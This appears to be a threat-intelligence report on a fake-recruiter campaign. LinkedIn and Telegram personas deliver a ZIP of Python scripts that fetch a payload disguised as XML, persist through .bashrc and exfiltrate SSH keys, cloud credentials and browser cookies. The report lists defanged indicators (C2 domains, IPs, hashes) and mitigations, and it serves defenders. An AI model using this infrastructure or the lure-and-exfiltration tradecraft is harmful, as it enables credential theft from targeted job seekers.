
The malware gathers sensitive data from the host system, packages it into a ZIP file, and then exfiltrates it. This includes:
- SSH Keys
- Cloud Credentials (AWS Configs)
- Browser Sessions and Cookies
- Stored Credentials
- System Commands and Logs

Indicators of Compromise
| Indicator | Type | Hash / IP Address | Comment | TTP ID |
|---|---|---|---|---|
| hxxps://br[.]linkedin[.]com/in/arlan-junior-4b300226b | URL | N/A | LinkedIn profile "Arlan Junior" was used to approach victim with job offer |
|
| hxxps://web[.]telegram[.]org/k/?account=2#@idipharma_roberto | URL | N/A | Telegram account “@idipharma_roberto” used as secondary communication channel after LinkedIn contact; delivered malicious ZIP file to victim for execution |
|
| roberto[.]bottino@idipharma[.]com | Email Address | N/A | Email address used by threat actor to request victim's CV after Telegram outreach |
|
| SkillScope_Visualizer.zip | Malware | dd9ac57e6ad21c8b81e13abfbf997a169ca9725f077f1092853eba38edcc0231 | ZIP archive sent via Telegram containing malicious Python script |
|
| main[.]py | Malware | f02fcc08ccae0e87bf2810df94627fbbca45105bc922d8718fa2eb97e330864c | User extracted ZIP and executed malicious Python script (main.py) which initiated download of secondary payload |
|
| Common[.]py | Malware | 9b46ae245a90950674105388e5df3458b7d083d2fc44a9833e1afd1f1f7c2c7e | Python script execute to call Ops.py, a malicious python script |
|
| Ops[.]py | Malware | 4b67f02254f6864259a49e1618ce68b4d4ddd0367dfcd0515593e610432c6b77 | Malicious Python script executed post-archive extraction; contacts dothebest.store to retrieve secondary payload innet.xml |
|
| hxxps://dothebest[.]store | URL | 144.172.110[.]195 | Domain contacted by malicious main.py script to download additional payload after execution |
|
| innet.xml | Malware | 80b1c5fda4e918baa238be25eba62dfc7947ab17627bb2b3a406196fb3100cc2 | File downloaded from dothebest[.]store; masquerades as XML but contains executable Python code used for C2 activity |
|
| .bashrc | Malware | a86afefcc0cbe70f289d61530200b682fc2bb282d0b55d08943f585c3c45e822 | Threat actor modified .bashrc to silently execute malicious payload upon shell initialization |
|
| hxxps://upgradeon[.]net | URL | 162.33.178[.]89 | Domain contacted by malicious Python process during post-execution stage; suspected C2 or secondary payload infrastructure |
|
| hxxps://updateon[.]app | URL | 43.245.227[.]240 | Domain contacted by malicious Python process during post-execution stage; suspected C2 or secondary payload infrastructure |
|
Mitigation Recommendations
- Restrict execution of unauthorized scripts and binaries
- Implement network filtering and outbound traffic controls
- Conduct user awareness training focused on recruiter-based social engineering
- Deploy EDR solutions capable of detecting in-memory execution
Member discussion